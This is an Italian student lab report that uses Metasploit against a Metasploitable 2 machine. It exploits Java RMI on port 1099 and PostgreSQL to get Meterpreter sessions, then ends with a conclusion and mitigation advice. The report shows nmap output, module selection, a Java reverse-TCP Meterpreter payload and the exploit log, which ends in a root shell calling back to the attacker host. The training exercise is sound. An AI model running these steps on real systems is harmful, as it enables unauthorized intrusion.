
CS0424IT
Progetto S7-L5

Traccia 1:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
- Mostrare:
    - configurazione di rete della macchina vittima
    - informazioni sulla tabella di routing della macchina vittima

Ho iniziato configurando la rete come richiesto:



```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
  GNU nano 2.0.7        File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.75.112
netmask 255.255.255.0
gateway 192.168.75.1
```

Per rendere effettive le modifiche ho raivviato PfSense e Metasploitable
E riavviato la scheda di rete su Kali con il comando

```
sudo ifconfig eth0 down

sudo ifconfig eth0
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 down

┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 up

┌──(kali㉿kali)-[~]
└─$ ping 192.168.75.112
PING 192.168.75.112 (192.168.75.112) 56(84) bytes of data.
64 bytes from 192.168.75.112: icmp_seq=1 ttl=64 time=0.450 ms
64 bytes from 192.168.75.112: icmp_seq=2 ttl=64 time=0.283 ms
64 bytes from 192.168.75.112: icmp_seq=3 ttl=64 time=0.281 ms
^C
── 192.168.75.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2027ms
rtt min/avg/max/mdev = 0.281/0.338/0.450/0.079 ms
```

Per verificare la presenza del servizio vulnerabile alla porta 1099 ho eseguito una scansione con nmap.

```
nmap -sV -T 5 192.168.75.112
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T 5 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 10:48 CEST
Nmap scan report for 192.168.75.112
Host is up (0.00039s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix,

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
```

java-rmi

postgresql

Ho aperto metasploit e ho cercato dei possibili exploit per java-rmi

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java
Code Execution
   2    \_ target: Generic (Java Payload)               .                .          .      .
   3    \_ target: Windows x86 (Native Payload)         .                .          .      .
   4    \_ target: Linux x86 (Native Payload)           .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)        .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)        .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Sca
nner
   8  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Esc
alation


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
```

Ho provato l'exploit "`multi/misc/java_rmi_server`" e l'ho configurato impostando i parametri rhost e payload

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.75.112
rhost ⇒ 192.168.75.112
```

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect    .                normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                        .                normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm            .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp             .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                  .                normal  No     Interact with Established SSH Connection
   6   payload/java/jsp_shell_bind_tcp               .                normal  No     Java JSP Command Shell, Bind TCP Inline
   7   payload/java/jsp_shell_reverse_tcp            .                normal  No     Java JSP Command Shell, Reverse TCP Inline
   8   payload/java/meterpreter/bind_tcp             .                normal  No     Java Meterpreter, Java Bind TCP Stager
   9   payload/java/meterpreter/reverse_http         .                normal  No     Java Meterpreter, Java Reverse HTTP Stager
   10  payload/java/meterpreter/reverse_https        .                normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   11  payload/java/meterpreter/reverse_tcp          .                normal  No     Java Meterpreter, Java Reverse TCP Stager
   12  payload/java/shell/bind_tcp                   .                normal  No     Command Shell, Java Bind TCP Stager
   13  payload/java/shell/reverse_tcp                .                normal  No     Command Shell, Java Reverse TCP Stager
   14  payload/java/shell_reverse_tcp                .                normal  No     Java Command Shell, Reverse TCP Inline
   15  payload/multi/meterpreter/reverse_http        .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP S
tager (Multiple Architectures)
   16  payload/multi/meterpreter/reverse_https       .                normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS
Stager (Multiple Architectures)

msf6 exploit(multi/misc/java_rmi_server) > set payload 11_
```

Ho lanciato l'exploit con successo ottenendo una sessione meterpreter sulla macchina vittima

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/pyUkBxuzZh
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 2 opened (192.168.75.111:4444 → 192.168.75.112:33521) at 2024-07-12 11:21:31 +0200

meterpreter > _
```

Ho dato il comando "`shell`" per aprire la shell di sistema della macchina vittima

Entrato nella shell ho dato il comando "`ifconfig`" per vedere la configurazione di rete e "`route`" per vedere la tabella di routing

```
meterpreter > getuid
Server username: root
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:44:2d:85
          inet addr:192.168.75.112  Bcast:192.168.75.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe44:2d85/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:288207 errors:0 dropped:0 overruns:0 frame:0
          TX packets:286948 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:22678532 (21.6 MB)  TX bytes:16647629 (15.8 MB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:365 errors:0 dropped:0 overruns:0 frame:0
          TX packets:365 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:153449 (149.8 KB)  TX bytes:153449 (149.8 KB)

route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.75.0    *               255.255.255.0   U     0      0        0 eth0
default         192.168.75.1    0.0.0.0         UG    100    0        0 eth0
_
```

CONFIGURAZIONE DI RETE

TABELLA DI ROUTING


Traccia 2:

Sfrutta la vulnerabilità nel servizio PostgreSQL di Metasploitable 2.
Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

Ho iniziato cercando un exploit per questa vulnerabilità


```
msf6 > search postgresql

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank       Check  Descripti
on
   -   ----                                                                  ---------------  ----       -----  ---------
--
   0   auxiliary/server/capture/postgresql                                   .                normal     No     Authentic
ation Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                  .                normal     No     Linux Gat
her User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli                          2014-06-08       excellent  Yes    ManageEng
ine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   3     \_ target: Automatic                                                .                .          .      .
   4     \_ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows  .                .          .      .
   5     \_ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows  .            .          .      .
   6     \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows  .          .          .      .
   7     \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows  .      .          .      .
   8     \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows  .                .          .      .
   9     \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux  .       .          .      .
   10    \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux  .                   .          .      .
   11  auxiliary/admin/http/manageengine_pmp_privesc                         2014-11-08       normal     Yes    ManageEng
ine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   12  exploit/multi/postgres/postgres_copy_from_program_cmd_exec            2019-03-20       excellent  Yes    PostgreSQ
L COPY FROM PROGRAM Command Execution
   13    \_ target: Automatic                                                .                .          .      .
   14    \_ target: Unix/OSX/Linux                                           .                .          .      .
   15    \_ target: Windows - PowerShell (In-Memory)                         .                .          .      .
   16    \_ target: Windows (CMD)                                            .                .          .      .
   17  exploit/multi/postgres/postgres_createlang                            2016-01-01       good       Yes    PostgreSQ
L CREATE LANGUAGE Execution
   18  auxiliary/scanner/postgres/postgres_dbname_flag_injection             .                normal     No     PostgreSQ
L Database Name Command Line Flag Injection
   19  auxiliary/scanner/postgres/postgres_login                             .                normal     No     PostgreSQ
L Login Utility
   20  auxiliary/admin/postgres/postgres_readfile                            .                normal     No     PostgreSQ
L Server Generic Query
   21  auxiliary/admin/postgres/postgres_sql                                 .                normal     No     PostgreSQ
L Server Generic Query
   22  auxiliary/scanner/postgres/postgres_version                           .                normal     No     PostgreSQ
L Version Probe
   23  exploit/linux/postgres/postgres_payload                               2007-06-05       excellent  Yes    PostgreSQ
L for Linux Payload Execution
   24    \_ target: Linux x86                                                .                .          .      .
   25    \_ target: Linux x86_64                                             .                .          .      .
   26  exploit/windows/postgres/postgres_payload                             2009-04-10       excellent  Yes    PostgreSQ
L for Microsoft Windows Payload Execution
   27    \_ target: Windows x86                                              .                .          .      .
   28    \_ target: Windows x64                                              .                .          .      .
   29  auxiliary/admin/http/rails_devise_pass_reset                          2013-01-28       normal     No     Ruby on R
ails Devise Authentication Password Reset
   30  exploit/multi/http/rudder_server_sqli_rce                             2023-06-16       excellent  Yes    Rudder Se
rver SQLI Remote Code Execution
   31  post/linux/gather/vcenter_secrets_dump                                2022-04-15       normal     No     VMware vC
enter Secrets Dump


Interact with a module by name or index. For example info 31, use 31 or use post/linux/gather/vcenter_secrets_dump

msf6 > _
```

Ho provato l'exploit "`exploit/linux/postgres/postgres_payload`" e l'ho configurato con i seguenti parametri



Ho lanciato l'attacco con il comando "`exploit`", è andato a buon fine e ha aperto una sessione meterpreter sulla macchina target.

Ho aperto una shell sul sistema target e ho dato alcuni comandi.



CONCLUSIONI:

Java RMI:

E’ una tecnologia che consente la comunicazione tra oggetti Java in diverse JVM (Java Virtual Machine), anche su macchine remote.
Se non configurato correttamente, può diventare vulnerabile agli attacchi. La configurazione predefinita o non sicura può esporre metodi remoti che gli attaccanti possono sfruttare.
Nei test è stata identificata una vulnerabilità nel servizio Java RMI sulla porta 1099. L'utilizzo dell'exploit “`multi/misc/java_rmi_server`” ha permesso di ottenere una sessione meterpreter sulla macchina vittima, dimostrando la possibilità di eseguire comandi arbitrari.

PostgreSQL:

PostgreSQL è un potente sistema di gestione di database relazionali open source.
Se non configurato correttamente, PostgreSQL può esporre porte di accesso non sicure, consentendo l'accesso remoto senza autenticazione robusta. Inoltre, possono esistere exploit specifici che sfruttano vulnerabilità del software stesso.
Nei test è stato utilizzato l'exploit exploit/linux/postgres/postgres_payload per sfruttare una vulnerabilità nel servizio PostgreSQL. Questo ha permesso di ottenere una sessione meterpreter e quindi accesso alla shell del sistema. Questa vulnerabilità può quindi consentire a un attaccante di ottenere accesso non autorizzato, eseguire codice arbitrario, raccogliere informazioni sensibili e anche installare o disinstallare software.

Procedure di mitigation:

Ecco alcune delle possibili procedure attuabili per mitigare il rischio:

- Patching e aggiornamenti regolari
- Configurazione sicura dei servizi (es. password più complesse e firewall)
- Sistemi di monitoraggio (IDS/IPS)
- Disabilitare i servizi non necessari per ridurre la superficie di attacco